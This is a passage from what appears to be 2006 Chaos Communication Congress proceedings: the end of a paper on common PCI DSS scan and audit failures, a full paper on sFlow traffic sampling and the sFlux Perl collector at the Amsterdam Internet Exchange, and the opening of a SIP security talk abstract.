These scans have to be conducted "non-intrusive" and "non-destructive" so that the production systems are not affected. Therefore, finger-printing techniques are most commonly employed.

The result of a scan is a detailed report which describes the type of vulnerability or risk, a diagnosis of the associated issues, and a guidance on how to fix the vulnerabilities identified.

The report also categorises the vulnerabilities identified in the scan process into five level ranging from "low" to "urgent".

The PCI DSS does not accept vulnerabilities of level three to five, which would allow an attacker to gain full access to cardholder data or compromise the system.

2.2.3 PCI Security Audit

PCI Security Audits are conducted by a Qualified Security Assessor in accordance with the requirements of „PCI DSS Security Audit Procedures 1.1".

Service providers or large merchants that are required to undergo an annual onsite review, must validate compliance on all applications and systems where cardholder data is stored, processed, or transmitted.

The audit consists of a review of documents (policies and procedures) and a site inspection during which samples are taken. Also the auditor interviews selected personnel to scrutinise the implementation of the technical and organisational measures required by PCI DSS.

3 Top Ten security issues within the PCI Security Scan

The top ten list of security issues provided in this chapter is based on the performance of security scans of several thousand IP addresses.

It has to be noted that these vulnerabilities are classified as critical, i.e. a merchant or service provider will fail to pass the security scan and to prove compliance with the requirements.

Please note that this top ten list is a subset of all vulnerabilities deemed as critical.

3.1 SSL server has SSLv2 enabled

There are known flaws in the SSLv2 protocol. A man-in-the-middle attacker can force the communication to a less secure level and then attempt to break the weak encryption. The attacker can also truncate encrypted messages.

These flaws have been fixed in SSLv3 (or TLSv1). Most servers (including all popular web-servers, mail-servers, etc.) and clients (including Web-clients like IE, Netscape Navigator and Mozilla and mail clients) support both SSLv2 and SSLv3. However, SSLv2 is enabled by default for backward compatibility.

3.2 SSL server supports weak encryption

SSL encryption ciphers are classified based on encryption key length as follows:

- HIGH - key length larger than 128 bits
- MEDIUM - key length equal to 128 bits
- LOW - key length smaller than 128 bits

Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security.

3.3 OpenSSH local SCP shell command execution

SCP is a secure copy application that is a part of OpenSSH. It is used to copy files from one computer to another over an encrypted SSH connection. If SCP is given all-local paths to copy, it acts like the system "cp" command.

OpenSSH is susceptible to a local SCP shell command execution vulnerability. This issue is due to a failure of the application to properly sanitise user-supplied input prior to utilising it in a "`system()`" function call.

If SCP is used in an all-local fashion, without any hostnames, it utilises the "`system()`" function to execute a local copy operation. By utilising the "`system()`" function, a shell is spawned to process the arguments. If filenames are created that contain shell metacharacters, they will be processed by the shell during the "`system()`" function call. Attackers can create files with names that contain shell metacharacters along with commands to be executed. If a local user then utilises SCP to copy these files (likely during bulk copy operations involving wildcards), then the attacker-supplied commands will be executed with the privileges of the user running SCP.

3.4 Windows TCP/IP remote code execution and Denial of Service (MS05-019)

Microsoft Security Update MS05-019 was not installed. This update resolves different security issues, e.g. IP Validation Vulnerability, ICMP Connection Reset Vulnerability, ICMP Path MTU Vulnerability, TCP Connection Reset Vulnerability and Spoofed Connection Request Vulnerability.

3.5 Web server vulnerable to cross-site scripting attacks

The Web server does not filter script embedding from links displayed on a server's Web site.

A malicious user can exploit this vulnerability to cause JavaScript commands or embedded scripts to be executed by any user who clicks on the hyperlink. Upon clicking the hyperlink, the Web server will generate an error message including the specified or embedded script. The specified or embedded

script is executed in the client's browser and treated as content originating from the target server returning the error message (even though the scripting may have originated from another site entirely).

3.6 Management Interfaces accessible on Cisco device

This vulnerability applies to Cisco devices which use protocols such as HTTP, TELNET, rlogin, FTP, and SNMP for configuration management. These services can be publicly accessed, and are an invitation for malicious users to break in.

3.7 Cisco IOS HTTP configuration arbitrary administrative access

Cisco IOS contains a vulnerability that makes it possible for remote users to gain level 15 privileges (the enable level, the most privileged level) on an affected Cisco device.

By sending a crafted URL, it's possible to bypass authentication and execute any command on the device. This will only happen if the user is using a local database for authentication (usernames and passwords are defined on the device itself). The same URL will not be effective against every Cisco IOS software release and hardware combination. However, there are only a few different combinations to try, so it would be easy for an attacker to test them all in a short period of time.

3.8 Session-Fixation social engineered session hijacking

This vulnerability affects a Web application that uses cookies (e.g. session IDs) in an insecure way. Specifically, the security scanner created a web session with the target using a session ID specified by the scanner itself. The target application simply started a new session with this specified session ID. This issue is generally called "session-fixation" and is vulnerable to session-hijacking attacks.

3.9 Web server uses plain-text form based authentication

The Web server uses plain-text form based authentication. An attacker could easily gain access to the unprotected authentication data (login and password) by usage of sniffing techniques.

3.10 Mail server accepts plaintext credentials

The Mail Server responds to the EHLO command which implies that it uses the ESMTP protocol. ESMTP uses the AUTH command which indicates an authentication mechanism to the server. If the server supports the requested authentication mechanism, it performs an authentication protocol exchange to authenticate and identify the user. Optionally, it also negotiates a security layer for subsequent protocol interactions.

The server accepts PLAIN or LOGIN as one of the AUTH parameters. The authentication credentials are transmitted in plaintext over the network and no encryption is performed.

4 Top ten security issues within the PCI Security Audit

The following top ten list is compiled by SRC auditors using their experiences during the preparation and execution of PCI security audits at customers.

4.1 Key Management

The key management processes of the PCI DSS require to protect the complete lifecycle of a cryptographic key, beginning at the generation, through distribution, storage, periodic change until key destruction.

Also, the four-eyes principle has to be put in place to prevent a „single point of failure“, i.e. no single person could gain access to a key.

The experience of SRC shows that none or only parts of the PCI key management processes and policies are in place when starting the audit. Also, entities do either not fully understand the requirements, e.g. how to check for newly generated, weak keys, or do not know how to put organisational and technical measures in place (like four-eyes principle).

4.2 Design of network and access control

PCI requires to limit the potential access to critical applications to a minimum. Therefore servers have to be separated by firewalls, VLANs or routers from the company network to reduce the risk of a compromise.

It is common to have only a single, company-wide network which allows to connect to every server from the LAN e.g. from (public) meeting room to central host. This issue can be addressed by a re-segmentation of the LAN and restriction of access rules.

4.3 Security maintenance

PCI requires that all systems, system components and software have the latest vendor-supplied security patches installed. The relevant patches have to be installed within 30 days.

SRC found that maintenance very often follows the “never change a running system” approach, which exposes the systems to very high risks. Sometimes the process of patching a system is not convenient for a merchant or service provider, and requires to re-boot systems or switch into a single-user mode.

This hesitation to update is very often accompanied by the lack of proper testing facilities (also required by PCI).

4.4 Firewall misconfiguration

PCI requires to use firewalls between Internet and DMZ and internal network zones. Also the firewall rules have to employ a “deny-all” policy. The firewall may grant access only to those protocols, ports and IP ranges that are required by business needs.
SRC found many exceptions from these principles like:

- rule set is not up to date, old rules were not eliminated;
- no “deny all” rule included;
- unnecessary protocols were able to pass into the DMZ (P2P, IRC, IDENT);

Very often, there is not a current network diagram available.

4.5 Misuse of cardholder data

PCI does not allow to use live card data for development or testing purposes. This is, unfortunately, very often the case, though the payment systems provide test cards on request.

4.6 Access to cardholder data not limited

PCI requires to limit access to cardholder data only to those whose job requires such access. This principle is not fully enforced and many exceptions were found during the audits. The reasons are manifold, sometimes the “I’m the boss and therefore need access to everything” syndrome can be observed, in other cases the access rules have grown historically and were not shrunk-to-fit.

4.7 Physical access

PCI requires to physically protect access to cardholder data or to systems which store, process or transmit cardholder data. Therefore system components have to be physically protected by data centre like measures (e.g. CCTV, visitor’s badges and logbook). Also physical access to these components has to be restricted. This is not limited to electronic media (e.g. hard disks, backup tapes, CD) but also includes access to cardholder data printed on paper.

The disposal of any media has to be secured by purging (military wiping), degaussing, incineration, pulping or cross-cut shredding.

Very often, these processes are not or only partly implemented according to PCI requirements. Examples are: racks in data centres were not locked, no secured paper disposal, network jacks in the sensitive areas were accessible. Also cardholder data is only deleted from hard disk, though they have to be securely wiped.

4.8 Internal security scan and penetration tests

PCI requires to carry out internal security scans and penetration tests of sensitive applications and systems, in addition to (external) security scans conducted by approved scanning vendors.

SRC found that either the tests are not carried out at all or, if they are carried out, they often do not comply with PCI requirements.

4.9 Intrusion detection and file integrity

PCI requires to use intrusion detection systems (IDS) and file integrity monitoring applications. The experience of SRC shows that most merchants and service providers were not familiar with those systems and therefore did not use them at all.

4.10 Organisational policies and procedures

PCI requires not only to implement organisational and technical measures, but also to develop and maintain written policies and procedures.

Examples are: information security policy, password policy, daily operational security procedures, hiring/leaving policies, incident response plan.

SRC found that in large companies these policies are mainly common and put alive, but are not subject to a regular review once implemented. On the other side, small companies employ policies required which are not documented.

5 Summary and Outlook

The PCI Data Security requirements are based on common sense and industry best practice. It is derived from the ISO 17799 (ISO 2700x) information security management standard and customised to the needs of the payment industry.

Though one could have expected that most of the PCI DSS requirements are already put in place for vested interests, the experience and reality reveals a different picture.

The payment industry is pushing all entities that store, process or transmit cardholder data to validate compliance with the PCI DSS. It seems to be a matter of time until the first entity is stopped from accepting or processing card data because of non-compliance.

The consolidation in the payment market happening today is driven by the need for investments in security measures and the increase in security requirements as the payment systems are constantly monitoring and tracking the attacks that take place day by day. They reserve the right to quickly react to security incidents by raising the security bar.

For all these reasons it becomes less attractive for merchants to store, process or transmit cardholder data on own systems, unless there is a strong business need. SRC observes that many merchants, especially small ones with, let's say, less than 100.000 transactions per year and brand, are increasingly outsourcing transaction processing to service providers.

This development is beneficial to the payment market as the risks of a compromise are reduced. Cards will only be used by customers if they are fully confident in the payment systems.

Merchants will accept payment cards only if the costs of acceptance are low.

PCI DSS seems to be an effective tool to maintain the confidence of consumers and merchants in card payments which is also underpinned by the experiences of SRC.

It is likely that the PCI DSS will be amended in near future by a so-called "payment application best practices" programme which will require a certification for payment applications. By that, software vendors will be included into the programmes and will be mandated to develop software with regard to PCI DSS.

Science

sFlow

I can feel your traffic

http://events.ccc.de/congress/2006/Fahrplan/events/1644.en.html

The explosion of internet traffic is leading to higher bandwidths and an increased need for high speed networks. To analyze and optimize such networks an efficient monitoring system is required. The sFlow standard describes a mechanism to capture traffic data in switched or routed networks. It uses a sampling technology to collect statistics from the device and is for this reason applicable to high speed connections (at gigabit speeds or higher).

.

sFlow is a sampling mechanism suitable for collecting traffic data of high speed networks. A relative small stream of sFlow datagrams provides enough information for statistical analysis of traffic flows.

An Internet Exchange (IX) interconnects various network providers, for example ISP's. The Amsterdam Internet Exchange (AMS-IX) is by its amount of traffic the biggest Internet Exchange in the world. To give the AMS-IX members more insight into their peering traffic and provide information to optimize the network structure, AMS-IX is using sFlow for its traffic analysis.

A throughput average of more then 100 Gb/s gets analyzed by an open source software developed in perl. Due to sFlow providing a whole captured packet (layer 2 - 7) AMS-IX also provides information for example on the growth (or lack off) of IPv6. Information about the sort of traffic might be misunderstood and politically misused therefore AMS-IX restrains itself to layer 2 and the developed software doesn't decode the provided packets above L2.

This topic will contain an introduction to the sFlow sampling mechanism, the information provided by the sFlow datagrams and how they can get analyzed. Besides that, existing tools and the software developed and used at AMS-IX will be presented, and some results of the analysis will be shown.

The software will be hopefully also deployed at the 23C3, and finally we will also see statistics about the network traffic of the conference.

Elisa Jasinska is a student of Computer Science at the Humboldt University in Berlin and a member of the CCC Berlin. She is working as an engineer at the Amsterdam Internet Exchange (AMS-IX) where she implemented sFlow on the AMS-IX switch platform.

jasinska.de/sFlow	http://jasinska.de/sFlow/
sflow.org	http://sflow.org/
ams-ix.net	http://www.ams-ix.net/

sFlow

I can feel your traffic

Elisa Jasinska
Amsterdam Internet Exchange
elisa.jasinska@ams-ix.net

Abstract

The explosion of internet traffic is leading to higher bandwidths and an increased need for high speed networks. To analyze and optimize such networks an efficient monitoring system is required.

An Internet Exchange (IX) interconnects various network providers, for example ISP's. The Amsterdam Internet Exchange (AMS-IX) is by its amount of traffic the biggest Internet Exchange in the world. To give the AMS-IX members more insight into their peering traffic and provide information to optimize the network structure, AMS-IX is using sFlow for its traffic analysis.

A throughput average of more than 120 Gb/s gets analyzed by an open source software developed in PERL.

1 Introduction

The widely-used NetFlow is a Cisco IOS software feature wherein a Cisco router exports flow-records to software running on a server, which can further analyze the traffic.

Collecting the NetFlow data can be expensive for the router's CPU because every packet has to be "touched" in order to get analyzed. Later on Cisco introduced "Sampled NetFlow" where the router is only looking at every n-th packet to maintain the NetFlow records. This way might be more efficient, but Cisco doesn't provide any additional information like how the packets are sampled (for example randomness) and there are no existing standards or RFC's describing the sampling mechanism.

Another way to get sampled flow data is sFlow. It's a relatively new standard for monitoring high speed networks described in RFC 3176. A solution to collect, analyze and store sFlow data has been implemented on the platform of the Amsterdam Internet Exchange [1], which will be further discussed in this paper.

The AMS-IX and the goals to achieve by using sFlow are described in Section 2 of this paper, Section 3 gives an overview about the sFlow sampling mechanism. More information about available collector software can be found in Section 4. The software written for AMS-IX (sFlux) is shown in Section 5 and results are shown in Section 7, some benchmarks are described in Section 8 and we conclude in Section 9.

2 AMS-IX

The Amsterdam Internet Exchange is a non-profit Internet Exchange based in Amsterdam. Over 250 parties from all around the world exchange IP traffic across the AMS-IX platform. Internet Service Providers, international carriers, mobile operators, content providers, VoIP providers, application providers, web hosters and other related businesses are all peering with each other across the AMS-IX platform [1].

At four independent co-location facilities in Amsterdam, 253 members are currently[1] connected to 420 ports at AMS-IX. Each member can choose one or more co-locations to set up their hardware and connect to one of the AMS-IX ethernet switches there [2], or choose to connect via a so-called "pseudowire" to one of the AMS-IX Ethernet switches via a third party.

2.1 Traffic

The Amsterdam Internet Exchange is the biggest IX in the world with a traffic average of 136 Gb/s and peaks up to 208 Gb/s (see Figure 1) [3].




Figure 1: Current AMS-IX traffic statistics

In May 2005, the traffic volume (in/out) was 15913/15905 TB per month. A year later (May 2006) it raised up to 32458/32432 TB/month. On average, traffic volumes doubles every 12 months.

2.2 AMS-IX Requirements

By using sFlow AMS-IX would like to provide more information to its members. On the basis of the traffic graphs each member can see the amount of traffic on their interfaces. These graphs are generated from the interface counters for each port, which are polled via SNMP from the switches. But the members don't know to which other member the traffic is going. As sFlow samples provide the source and destination MAC addresses, and AMS-IX only allows one MAC address per member port, one can trace statistically the amount of traffic going from one member to another.

[1] November 16, 2006

Besides IPv4, IPv6 and ARP AMS-IX doesn't allow any ether types on the platform. But how much ARP and IPv6 traffic is there actually sent across the network? By analyzing the captured ethernet header one can compute a percentage of each ether type on the network.

Due to the high traffic rate on the AMS-IX platform the solution has to deal with a huge amount of data which needs to be processed. Especially the performance while saving and displaying the information must be acceptable.

In order to visualize the data, it has to be parsed, analyzed and stored. Some of the existing sFlow tools interact with databases like MySQL or Postgres (more on that in Section 4), but the data still needs to be processed for visualization. A common way to generate graphs is RRDTool [13], which provides a Round Robin Database to store the required information for graphical output. It seems obvious that in this case databases like MySQL or Postgres could be skipped, as there is no need to store more data than needed for the visualization. In case of common databases one also needs to take care of the huge amounts of old stored data, which is done automatically in a Round Robin Database.

3 sFlow

The sFlow standard describes a mechanism to capture traffic data in switched or routed networks. It uses a sampling technology to collect statistics from the device and is for this reason applicable to high speed networks (at gigabit speeds or higher) [4].

- An *sFlow agent* is the implementation of the sampling mechanism on the hardware (for example a switch).
- The *sFlow collector* is a central server which collects the sFlow datagrams from all agents to store or (later) analyze them.

In the remainder of this section we explain the different sampling methods and the sFlow protocol.

3.1 Sampling Methods

The *sFlow agent* uses two forms of operation: (i) time-based sampling of counters, and (ii) statistical packet-based sampling of switched or routed packets.

Counter Sampling

A *polling interval* defines how often the sFlow octet and packet counters for a specific port are sent to the collector, an sFlow agent is free to schedule polling internally in order maximize internal efficiency.

Packet Based Sampling

Based on a defined *sampling rate*, either for the complete agent or for a single interface, one out of N packets is captured. This type of sampling does not provide a 100% accurate result but it does provide a result with acceptable accuracy [5].

Packet Based Sampling Example

If 1,000,000 packets are transmitted through a network and random samples of 0.25% (sampling rate: one out of 400) are taken, 2,500 packets will be captured. If 100 of these samples are IPv6 traffic, the minimal amount of IPv6 packets must be 100, because we have seen them. The maximal amount could be 997,600, because we have 997,500 unseen packets and we know that 100 are IPv6 traffic. However, neither of these two values is at all likely. Most likely is that the ratio for all the packets is nearly the same as in the sampled packets.

In general, the accuracy depends on the number of samples which is very useful in high speed networks. The same sampling rate produces much more samples in a network with a high throughput than in one with a low throughput. For example on a switch with traffic averaging at 400 frames/second and a sampling rate of one out of 400, we get 1 sample/second. On a switch with a traffic of 40,000 frames/second we can get the same result by capturing only one out of 40,000 frames.

When the sampling intervals are short or the traffic rates low, the results can be very inaccurate. If we have only one IPv6 packet per second which has been monitored for an hour we will have 3.600 IPv6 packets in that hour. With a sampling rate of one out of 400 we will see only around 9 sampled IPv6 packets in that given hour.

In order to improve the accuracy we could increase the sampling rate or the time of sampling. Increasing the sampling rate also means more computing for the switch and could result in high CPU loads. Extending the timeframe means that the samples are analyzed over days, weeks or month, which does not always satisfy the requirements. For applications, like billing systems, which require a larger accuracy, extending the timeframe is fine but for real-time analysis it is not [5].

3.2 sFlow Datagram

The sampled data is sent as a UDP packet to the specified host and port on the *sFlow collector*. The default port is 6343.

The lack of reliability in the UDP transport mechanism does not significantly affect the accuracy of the measurements obtained from an sFlow agent. If counter samples are lost then new values will be sent when the next polling interval has passed. The loss of packet flow samples is a slight reduction in the effective sampling rate. The use of UDP reduces the amount of memory required to buffer data. UDP is more robust than a reliable transport mechanism because under overload the only effect on overall system performance is a slight increase in transmission delay and a greater number of lost packets, neither of which has a significant effect on an sFlow-based monitoring system.
The UDP payload contains the sFlow datagram[2]. Each datagram provides information about the sFlow version, its originating agent's IP address, a sequence number, how many samples it contains and usually up to 10 *flow samples* or *counter samples*, see Figure 2.

[2] These examples are based on sFlow version 4




Figure 2: sFlow Datagram Structure

A *flow sample* consist of *packet data* and *extended data*. The *packet data* will typically contain a *sampled header structure*, which is the whole sampled packet up to 256 byte. If the agent is incapable of taking a sample of the whole packet, there are also *sampled IPv4* and *sampled IPv6 structures* defined. These contain only the IP header data of the sampled packet. Each sample provides the input and output interface as well as the sampling rate for the given port, see Figure 3. The *extended data* structure provides additional information, for example in case of a switch the source and destination VLAN.




Figure 3: sFlow Flowsample Structure

RFC 3176 [6] describes the sFlow version 4 datagram structure.

v.5

The InMon[3] memo [7] describes sFlow version 5. Records within the datagram now have tag, length and value information, in order to have the possibility to skip unknown types. A global name space is defined for record types, allowing implementors to add their own record types. Extensibility also permits the addition of new record types without requiring changes to the published sFlow protocol [7].

In order to get a better understanding of the data structure, we created data format diagrams for sFlow version 4 [8] and sFlow version 5 [9] which are by now also available on the sFlow specification website[4].

4 Existing sFlow software

There are a couple of solutions to collect and decode packets with sFlow data, they are listed on sFlow.org [10]. The following subsections illustrate the drawbacks subsidary for all of those tools.

4.1 sflowtool

InMon provides an sFlow toolkit to decode sFlow data. The current version of the core component sflowtool is 3.10. This is an easy to use and scriptable command line tool [11]. While listening to the specified port it will print the decoded data to STDOUT, which could be piped into another script for further analysis. Nevertheless the overhead in extra parsing would be to much considered the amount of traffic on the AMS-IX network.

4.2 pmacct

Pmacct is a suite of daemons for traffic monitoring.“sfacct” is the daemon to decode sFlow datagrams. The pmacct package is under strong

[3] InMon Corp. is focused on the development of traffic monitoring solutions for high-speed switched networks

[4] http://www.sflow.org/developers/specifications.php

development and the currently available version is 0.11.1. It provides plugins to store the collected data into databases like MySQL or PostgreSQL [12]. An example command line follows:

```
$ sfacctd -c src_mac,dst_mac -P print -r 10
```

This would print the source host, the destination host and the protocol to STDOUT. The option "-P mysql" would save the received data to a MySQL database and the option "-P pgsql" to PostgreSQL. But storing each sample in a database considered the amount of samples was not an option for AMS-IX.

4.3 Summary

Unfortunately neither of the existing software solutions is in line with our wishes. Each of the existing tools must be supplemented with additional scripts to create the desired output. This would be too expensive in terms of performance. So we decided to implement our own sFlow solution, called **sFlux**, which is adjusted to our needs.

5 sFlux

sFlux is a software package written in PERL for collecting and analyzing sFlow datagrams. sFlux.pl is built around Net::sFlow, an sFlow decoding module, which we open sourced on CPAN [14].

5.1 sFlux.pl

The daemon sFlux.pl receives UDP datagrams and analyzes the decoded information. It gets cached and is passed to RRDtool [13], to store and visualize it, in 5 minute intervals.

5.2 Net::sFlow

The module Net::sFlow decodes all currently available sFlow versions. The UDP payload of the sFlow packet is simply passed to the decode function of Net::sFlow [14].

```
($datagram, $samples, $error) =
    Net::sFlow::decode($udpObj->{data});
```

The function decode() returns a HASH reference containing the datagram data, an ARRAY reference with the sample data (each array element contains a HASH reference for one sample) and in case of an error a reference to an ARRAY containing the error messages. All provided HASH keys can be found in the documentation [14].

5.3 sFluxDebug.pl

The perl script sFluxDebug.pl can be used to display the received data to STDOUT.

```
$ ./sFluxDebug.pl
Port: 6343
Listening...
```

When receiving a packet the whole returned data structure will be printed to STDOUT.

5.4 Deployment Feasibility

All of the ca. 400 AMS-IX member-ports could possibly talk to each other which makes a total of 160,000 conversations. Currently we are writing around 40,000 RRD files every 5 minutes in 8 seconds. Tests have shown that writing up to 130,000 files is possible within 27 seconds on the given hardware[5].

5.5 Graphing

Creating the graphs doesn't need to be done after receiving a datagram, as data is inserted into RRD files only once every 5 minutes. Therefore, it's possible to create graphs on a periodic basis or on demand with separate scripts.

6 Results

The main goals for AMS-IX were to obtain an overview of the proportion of various ether types passed across the shared medium and to provide member-to-member traffic information.

[5] 2 CPU's (AMD Opteron(tm) Processor) each 2 GHz and 4 GBytes memory

6.1 Ether Type

Each sample is analyzed for the ether types in the ethernet header. As AMS-IX doesn't allow any ether types besides IPv4, IPv6 and ARP, the rest is summed up as "other". The amount of different ether types in every datagram is counted and a percentage is computed. The averages of the percentages calculated during a timeframe of 5 minutes are stored in an RRD file.




Figure 4: Ether Type Monthly

Figure 4 shows that on average 99.9% of the traffic is IPv4. Even if 0.1% does not seem a lot, considered that the total amount of traffic on the AMS-IX platform it is up to 200Gb/s, it is not insignificant.

6.2 Total IPv6

While already looking at the ether type, we sum up the data length of the IPv6 packets to get a total amount of IPv6 traffic in bits per second as shown in Figure 5.

6.3 Member to Member

The source and destination MAC address for each sample is analyzed. To calculate the amount of traffic in bits, the data length from the packet[6] is multiplied by the sampling rate and by 8 (because the data length is given in octets). This is summed up over the given time interval and divided by seconds to get a "per second" bit rate.

[6] Which includes the ethernet and IP header length




Figure 5: Total IPv6 Traffic

```
while (*inside a 5 min interval*){
    $data =
        $sFlowSample->{HeaderDatalen} *
        $sFlowSample->{samplingRate};
    $datasum += $data;
}
$bytePerSec = $datasum / 300;
```




Figure 6: Daily Member-2-Member Graph

Figure 6 shows an example of a member to member graph. The area shows the traffic going from the given member to one other, the line shows the traffic coming from the other member to the current one.

7 Hardware Benchmarks

In the AMS-IX Lab, the available Foundry Network switches [16] and a server to collect the sFlow data were setup to test the performance. During testing the traffic was generated by an

Anritsu MD1230B - IP / Ethernet / POS Quality Analyser [15].

The hardware benchmarks were focused on CPU load of the switches with different sampling rates and throughput. The actual amount of samples taken within a second, depends on the per second frame rate as there is always one out of N samples taken.

7.1 Foundry BigIron 15000

The Foundry BigIron JetCore series switches compute the sFlow samples through an ASIC (application specific integrated circuit) so the switch CPU is not used to collect sFlow samples. This allows a reasonably high sampling rate, but the software IP stack packs the samples into the UDP packets, so with a high frame rate the highest configurable sampling rate (one out of 2) does not work anymore.

7.2 Foundry RX Series

The Foundry RX series computes the sFlow samples through the blade CPU. It depends highly on the defined sampling rate and the throughput how much CPU is used.

On sixteen Gigabit Ethernet interfaces with each ca. 1,320,000 fps as input, it produces a total of 21,120,000 fps to be sampled. With a sampling rate of 8192, ca. 2578 samples will be taken each second, using 18% of the blade CPU. If we decrease the frame rate by using only 8 ports, 11% CPU is used. If we decrease the frame rate per port to 660,000 fps, still with 16 ports, the CPU load will be 13%[7].

8 Conclusion

The main bottleneck with the existing tools is to write all the received information to disk instead of focusing on the needed information. Common databases are not applicable with the amount of traffic on the AMS-IX platform.

sFlux and the module Net::sFlow have been profiled very carefully to make it as efficient as possible. Our tests show that it is feasible to use even in a high throughput environment like the AMS-IX.

9 Acknowledgments

This paper was prepared for the 23rd Chaos Communication Congress, December 2006 in Berlin. It is based on my, at the time not yet published, student research project at the Amsterdam Internet Exchange supervised by Fabian Schneider, Technical University Berlin, Research Group Prof. Anja Feldmann. Once published[8], the elaborate paper will provide more detailed information and various test results.

I would like to thank the Amsterdam Internet Exchange, especially Henk Steenman, Ariën Vijn, Niels Bakker, Geert Nijpels and all the other NOC engineers, for the opportunity to work there and all the help I got during this project.

Also I would like to thank Tobias Engel for his help and support.

References

[1] Amsterdam Internet Exchange `http://www.ams-ix.net`, 2006.

[2] Amsterdam Internet Exchange - Technical `http://www.ams-ix.net/technical/`, 2006.

[3] Amsterdam Internet Exchange - Traffic `http://www.ams-ix.net/technical/stats/`, 2006.

[4] Informations, specifications, latest developments, and products about sFlow. `http://www.sflow.org`, 2006.

[5] Packet Sampling Basics `http://www.sflow.org/packetSamplingBasics/index.htm`, 2006.

[7] Due to printing limitations the illustration could not be included in the paper, see: http://jasinska.de/sFlow/rx8bladeCPU.png

[8] It will be available here: http://jasinska.de/sFlow

[6] sFlow RFC 3176
http://www.ietf.org/rfc/rfc3176.txt, September 2001.

[7] sFlow Version 5 Memo
http://sflow.org/sflow_version_5.txt, July 2004.

[8] sFlow v.4 Data Format Diagram
http://jasinska.de/sFlow/sFlowV4FormatDiagram/, 2006.

[9] sFlow v.5 Data Format Diagram
http://jasinska.de/sFlow/sFlowV5FormatDiagram/, 2006.

[10] sFlow Collector List
http://sflow.org/products/collectors.php, 2006.

[11] InMon - sFlow Tools
http://inmon.com/technology/sflowTools.php, 2006.

[12] Promiscuous mode IP Accounting package
http://www.pmacct.net, 2006.

[13] Logging & Graphing with RRDtool
http://oss.oetiker.ch/rrdtool/, 2006.

[14] Net::sFlow - PERL module decoding sFlow data
http://search.cpan.org/~elisa/, 2006.

[15] Anritsu MD1230B - IP / Ethernet / POS Quality Analyser
http://www.eu.anritsu.com/products/default.php?p=189&model=MD1230B, 2006.

[16] Foundry Networks BigIron
http://www.foundrynet.com/products/family/bigiron.html, 2006.

Science

SIP Security

Status Quo and Future Issues

http://events.ccc.de/congress/2006/Fahrplan/events/1459.en.html

The presentation will give an overview on SIP security issues and show possible weaknesses in current implementations using SIP (Hardphones, Softphones, Gateways). Further, an outlook on the security of future, serverless SIP systems (P2P-SIP) will be given.

The presentation will give the audience an overview of VoIP security issues, both current and future, focusing on the session initiation protocol (SIP). Today, SIP is the predominant protocol for VoIP signalling in consumer markets. The talk will present the status quo in SIP security and give an outlook on future security challenges.

Jan Seedorf is a research assistant in the computer science department at the University of Hamburg, Germany. His research interests include the security of VoIP systems and the security of P2P systems.

He received a B.Sc. degree in 2001 and a Diploma degree in 2002 in computer science from the University of Hamburg, Germany, with special focus on IT-security. Since 2002 he is a research assistent at the computer science department at the University of Hamburg, Germany. There he is conducting teaching and research within the "Security in Distributed Systems" group, working towards a Ph.D. degree. Formerly, he used to be an active member of the anti-Virus-Test-Center (aVTC), testing the quality of AntiMalware Software. His current research focuses on the security of Voice over IP systems, and the security of peer-to-peer networks. In particular he is interested in the session initiation protocol (SIP), and the security of structured overlay networks and distributed hash tables.

VoIP Security @University of Hamburg
http://www.informatik.uni-hamburg.de/SVS/research/projects/voip/index.php

P2P SIP Projects Overview http://www.p2psip.org/

SIP Security
Status Quo and Future Issues

Jan Seedorf

Security in Distributed Systems (SVS)
